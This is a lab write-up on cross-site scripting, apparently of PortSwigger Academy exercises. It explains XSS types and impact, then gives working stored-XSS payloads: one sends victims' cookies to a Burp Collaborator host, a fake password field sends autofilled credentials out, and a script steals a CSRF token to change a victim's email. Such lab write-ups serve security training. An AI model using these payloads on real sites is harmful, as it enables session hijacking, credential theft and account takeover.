Cross-Site Scripting; Exploitation
· Matthew Crum
Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user’s data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all the application’s functionality and data.
Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim’s browser, the attacker can fully compromise their interaction with the application.
You can confirm most kinds of XSS vulnerability by injecting a payload that causes your own browser to execute some arbitrary JavaScript. It’s long been common practice to use the alert() function for this purpose because it’s short, harmless, and pretty hard to miss when it’s successfully called. However as of July 20th, 2021 Chrome version 92 onward cross-origin iframes are prevent from calling alert(). As these are used to construct some of the more advanced payloads, so we sometimes use alternative POC payloads such as print() or confirm() or prompt() or origin().
There are three main types of XSS attacks.
- Reflected XSS: Malicious script comes from the current HTTP request
- Stored XSS: Malicious script comes from the website’s database.
- DOM-based XSS: The vulnerability exists in client-side code rather than server-side code.
An attacker who exploits a cross-site scripting vulnerability is typically able to:
- Impersonate or masquerade as the victim user.
- Carry out any action that the user is able to perform.
- Read any data that the user is able to access.
- Capture the user’s login credentials.
- Perform virtual defacement of the website.
- Inject trojan functionality into the website.
The actual impact of an XSS attack generally depends on the nature of the application, it’s functionality and data, and the status of the compromised user.
Manually testing for reflected and stored XSS normally involves submitting some simple unique input (we call this a canary) into every entry point in the application, identifying every location where the submitted input is returned in the HTTP responses, and testing each location individually to determine whether suitably crafted input can be used to execute arbitrary JavaScript. In this way you can determine the context in which the XSS occurs and select the suitable payload to exploit it.
Manually testing for DOM-based XSS arising from URL parameters involves a similar process: placing some simple unique input in the parameter, using the browser’s developer tools to search the DOM for this input, and testing each location to determine whether it is exploitable. However, other types of DOM XSS are harder to detect. To find DOM-based vulnerabilities in non-URL based input or non-HTML-based sinks there is no substitute for reviewing JavaScript code, which can be extremely time consuming.
The traditional way to prove that you’ve found a cross-site scripting vulnerability is to create a pop up to prove that you can execute arbitrary JavaScript on a given domain. Particularly prompt(document.domain) makes it explicitly clear which domain the JavaScript is executing on. Sometimes you’ll want to go further and prove that an XSS vulnerability is a real threat by providing a full exploit.
Stealing cookies is a traditional way to exploit XSS. Most web applications use cookies for session handling. You can exploit XSS vulnerabilities to send the victim’s cookies to your own domain then manually inject the cookies into the browser and impersonate the victim.
Passwords can be stolen when users utilize a password manager to auto fill their passwords. Attackers take advantage of this by creating a password input, reading the auto-filled password, and sending it to their own domain. This technique avoids most of the problems associate with stealing cookies and can even gain access to every other account where the victim has reused the same password.
Finally, anything a legitimate user can do on a website you can probably do with an XSS attack. Depending on the target site this means the attacker might be able to make a victim send a message, accept a friend request, or transfer some money. Some web applications allow logged-in users to change their email address or other functionality without reentering their password. An attacker can potentially use XSS to change the victim’s email address to one they control and then reset their password to gain access to the account. This exploit is typically referred to as a Cross-Site Request Forgery, which can also occur as a standalone vulnerability. When CSRF occurs as a standalone it can be patched using strategies like anti-CSRF tokens, however these strategies do not provide any protection if an XSS vulnerability is also present.
Labs

Exploiting Cross-Site Scripting To Steal Cookies

To begin this lab I’ll start the Collaborator and navigate over to a post on the web application and scroll down to the comment section.

Within the comment section I’m going to insert an XSS payload that will be stored on the web server and trigger whenever the victim user visits the comment section.
To start I’ll insert a <script> tag, and within it I’ll utilize the fetch function to navigate over to the address of the burp collaborator I started. I’ll make it a POST request and I’ll send it without Cross Origin Resource Sharing Headers. I’ll set the body to document.cookie so that the cookie of the victim viewing the page with the script is what is sent to the collaborator. Finally I’ll close the </script> tag.
<script>
fetch('https://c5i2vlhphpigx1fioz9s0sgh78dz1ppe.oastify.com', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>

I’ll fill the rest of the fields out with random information in the required format and then submit the comment.

If I navigate back over to the collaborator I can review the HTTP request in the logs and view the session cookie of the victim, igHOhKQglIY24VMFwchjjeOuFVORFS87.

Now that I have the session cookie I will grab a request to the home page of the web application in burps history and send it to the repeater.

Within the repeater I replace my session cookie with that of the victim user and forward the request. The server responds with a 200 and the lab is marked as solved in the web browser.
Exploiting Cross-Site Scripting To Capture Passwords

To start this lab I went and started the collaborator and navigated over to a post within the web application so that I can post a payload into the comment section as mentioned in the labs description.

Within the body of the comment section I’m going to input the following payload:
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://p7xefqqs2jmv9ywu39rdfxr06rci08ox.oastify.com',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
This payload uses the HTML <input> element with the name attribute specifying the name that will be used with the form is submitted to identify the input field username. The id attribute provides a unique identifier for the input field which can be used for scripting purposes. The second HTML <input> element is for the password. type=password specifies that this input field is used for entering a password, and the name attribute specifies the name for the input field, which in this case will also be password. The onchange attribute defines a JavaScript code snippet to be executed when the value of the password input field has something entered that will do the following:
Check if the password input value is greater than 0, if the condition is met make an HTTP POST request using the fetch API to the URL associated with my burp collaborator. The request is configured with a method of POST and a mode of no-cors, indicating that the request does not require cross-origin resource sharing headers. Then the requests body will contain the concatenated value of the username and password fields separated by a colon.

After posting the comment an HTTP request immediately pops up in the collaborators logs and within the requests body I can view the username and password of the victim user; administrator:jk2nzbz31ef8b5ydygof.

Back in the web browser I just login with the found credentials and the lab is marked as solved.
Exploiting XSS To Perform CSRF

To start this lab I logged in with the provided credentials wiener:peter. Then I inspect the My Account page. Within that I can see the functionality for the change email form.

<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
                            <label>Email</label>
                            <input required type="email" name="email" value="">
                            <input required type="hidden" name="csrf" value="CWCwUzyiYDtG2xlfZsxsI9XkXTB65wCv">
I can see that if I were to initiate a change of email a POST request is sent to /my-account/change-email. Containing the new email value and a required CSRF token that is also displayed in plaintext.
With this information I can craft a script that when loaded by a user generates an email change request containing their CSRF token. I can then store this script onto the web server via the comment functionality and it will execute whenever a victim user visits the comment section on the web application.
Exploit code:
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
This script will craft a new HTTP GET request to /my-account and then go into the HTML on the page and grab the CSRF token asigned to that user and sets it to a variable var token It then crafts a new POST request to /my-account/change-email containing both the CSRF token of the victim user and the new email of my choosing.


As soon as I post the comment I can see that the lab gets marked as solved on the page I’m redirected to.